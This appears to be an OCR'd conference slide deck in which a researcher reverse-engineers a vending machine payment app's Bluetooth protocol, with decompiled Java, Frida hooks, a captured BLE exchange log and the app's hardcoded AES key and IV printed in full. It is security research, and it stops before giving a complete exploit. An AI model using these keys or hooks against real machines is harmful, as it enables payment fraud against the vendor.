DIGGING INSIDE VENDING MACHINE'S BLUETOOTH®

For fun and snacks!

Yohan FEVRE

san__yohan(Aether)

2024 | Sthack

SUMMARY

CONTEXT
Why?

ANALYZE
How?

PROTOCOL
How it works?

VULNERABILITIES
Free snacks?

WHO AM I

Consultant @Adacis

BugHunter / Security Researcher


CTF Player @LesPiresHat

CONTEXT

Vending machine on my campus
We can pay with an application or by credit card
I'm curious to understand how it works and maybe find a vulnerability?


Let’s explore!

BYPASS HISTORY



Race condition with buttons

Change balance on NFC badge



NOW ?

HOW THE APP WORKS?

1. **Install the application**
2. **Add credit**
3. **Connect to a vending machine**
4. **Choose an item from the vending machine**
5. **Subtract item price from application balance / credit**
6. **Collect item**

No internet required when buying! Confirmed by completing the steps in airplane mode

Payment method


Security

Payment by phone

Quick and secure transactions without involving banks or third parties.

No connections, no problems

- *No need for telephone coverage*
- *No need for dedicated infrastructure: the system is on the cloud*
- *No change of supply refilling or data audit procedures is required, fast integration with your existing Operation*
- *App available for Android or iOS*
- *Compatible with Coges Engine, Unica coin mechanism and E.C.S. Air cashless payment systems*


CLIENT DOESN'T NEED INTERNET CONNECTIVITY
SO THE MACHINE DOES AN ONLINE CHECK, RIGHT ?
imgflip.com
RIGHT ?!

ANDROID APPLICATION ANALYSIS

STATIC

JADX

DYNAMIC

Frida

FIRST LOOK


CODE QUALITY

Readable code, can be better but not too bad
Some obfuscation for the functions names
Rewrite existing functions??

```java
public final byte[] decodeHex(String hexString) {
    if (hexString != null && hexString.length() != 0) {
        byte[] byteString = new byte[hexString.length() / 2];
        for (int index = 0; index < hexString.length(); index += 2) {
            byteString[index / 2] = (byte) ((Character.digit(hexString.charAt(index), 16) << 4) + Character.digit(hexString.charAt(index + 1), 16));
        }
        return byteString;
    }
    return null;
}
```

decodeHex rewrite

THE CODE



```
while (retryNumber < 3) {
    if (retryNumber != 0) {
        try {
            logcatDebug("retry!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!" + retryNumber);
        } catch (IOException e2) {
            e = e2;
            logcatDebug("InvioRicez " + e.getMessage());
            lo();
            return BLEResponse;
        }
    }
    if (isMessageEncrypted.booleanValue()) {
        logcatDebug("c" + stepIndex + "-r" + retryNumber + "Chiaro --> " + bleMessage);
        if (bleMessage.length() == 3) {
            aesCipherText = this.aesUtils.AESCBCEncryptCustomPadding(bleMessage.substring(i3, 2), saltPwdAuth, saltIdCoges, stepIndex.intValue()) + "|";
        } else {
            aesCipherText = this.aesUtils.AESCBCEncryptCustomPadding(bleMessage.substring(i3, bleMessage.length() - 3), saltPwdAuth, saltIdCoges, stepIndex.intValue()) +
        }
    } else {
        aesCipherText = bleMessage;
    }
    writeToBLESocket(aesCipherText);
```

Here's what part of the code looks like

HOW IT WORKS

UI

Standard user interaction

LOCAL DATABASE


Current credit, Payment

BLUETOOTH STACK

Speak with the vending machine

ATTACK HISTORY

In 2018, Matteo Pisani an italian hacker managed to exploit the same kind of application by modifying the internal database where the credit is stored.




https://hackernoon.com/how-i-hacked-modern-vending-machines-43f4ae8decec

DATABASE

Why not just restore balance?

Easiest way!


But we get a corrupted data :(



BLUETOOTH

SERVICE & CHARACTERISTICS

No choice, I need to dig in BLE exchanges



BLUETOOTH

MACHINE NAME

Example: 92235392B04

```
export const MACHINES_TYPES = {
    A: "☕ Hot",
    B: "💧 Cold",
    C: "🍕 Snack",
    D: "🍽️ Mixed"
};
```

BLUETOOTH

EXCHANGES

AES-CBC - NoPadding
Key & IV Hardcoded
IV later derived

```
public static String hexIV = "495B4902CEA822DCE290D13784A6B9BB";
public static String hexKey = "1AA98A48CA1A34213A697C8A895A532F";

public byte[] AESiv = decodeHex(hexIV);
public byte[] AESKey = decodeHex(hexKey);
```

BLUETOOTH

FINE, BUT WHERE IS THE BLUETOOTH LOGIC??

FIRST ERROR

Function was too big (~995 lines)

Me after using '--comments-level debug --show-bad-code' options

WIRESHARK

Dump to understand exchanges via BTSnoop

```
[2024-02-08 11:20:59.919085] Galaxy S10+: FBF9F4|
[2024-02-08 11:21:00.034205] LCOG-92235369C02: 00|FB010008010607060501070100080003040705 41|
[2024-02-08 11:21:32.381888] Galaxy S10+: 04|FBF9F4|
[2024-02-08 11:21:32.560431] LCOG-92235386A04: 00|FB0000020300000300000006080000080400001D|
[2024-02-08 11:21:44.701665] Galaxy S10+: 04|FBF9F4|
[2024-02-08 11:21:44.937349] LCOG-92235386A04: 00|FB0000020300000300000006080000080400001D|
[2024-02-08 11:23:06.021424] Galaxy S10+: 04|FBF9F4|
[2024-02-08 11:23:06.148343] LCOG-92235411A02: 00|FB0000030900000300000000080000030000001 5|
[2024-02-08 11:23:11.383928] Galaxy S10+: 04|FBF9F4|
[2024-02-08 11:23:11.530972] LCOG-92235378A03: 00|FB0000020500000706000009000000702000021|
[2024-02-08 11:23:14.316245] Galaxy S10+: 04|07|FBF9F4|
[2024-02-08 11:23:14.432917] LCOG-92235377C01: 00|FB010008000607090801070508080004060705 55|
[2024-02-08 11:23:26.546685] Galaxy S10+: 04|FAF9F3|
[2024-02-08 11:23:26.667974] LCOG-92235411A02: 00|1780BC5387E34AC77F9D84CFF69A59C4E89FC4|
[2024-02-08 11:23:26.789850] Galaxy S10+: 80B38075473E631107CD53B97025446DC697C22F9170FBCB25EE75339A6C8EF341DF|
[2024-02-08 11:23:26.908893] LCOG-92235411A02: 00|1781E7E08089DA3245A29916E18FC421542EF2B0DF131274F6BE0FDFF807DFB06C0DA4|
[2024-02-08 11:23:26.985244] Galaxy S10+: 00|
[2024-02-08 11:23:27.101689] LCOG-92235411A02: F86AE6FC4368528C4CCD78D867792C8A327CEFD7D0BA5CEC475EDFEEF512B729B0|
```

FRIDA


HOOK ALL FUNCTIONS

The goal is to understand the messages

```
    AESUtils["c"].overload("java.lang.String", "java.lang.String", "int").implementation = function(clientChallenge,
remoteChallenge, i) {
        console.log(`DerivedAESIV is called (With challenges): clientChallenge=${clientChallenge} remoteChallenge=$
{remoteChallenge} i=${i}`);
        let result = this["c"](clientChallenge, remoteChallenge, i);
        console.log(`DerivedAESIV result=${result}`);
        return result;
    };

    // Check if the server have the good client challenge
    AESUtils["d"].overload("java.lang.String", "java.lang.String").implementation = function(serverClientChallenge,
clientChallenge) {
        console.log(`Check if the server have the good client challenge is called: serverClientChallenge=$
{serverClientChallenge} clientChallenge=${clientChallenge}`);
        let result = this["d"](serverClientChallenge, clientChallenge);
        console.log(`Check if the server have the good client challenge result=${result}`);
        return result;
    };
```


MESSAGE STRUCTURE



VENDOR INFORMATIONS


RECOVERING THE ELEMENTS NEEDED TO DERIVE THE IV

vendorId
vendorPwd



AUTHENTICATION SEQUENCE

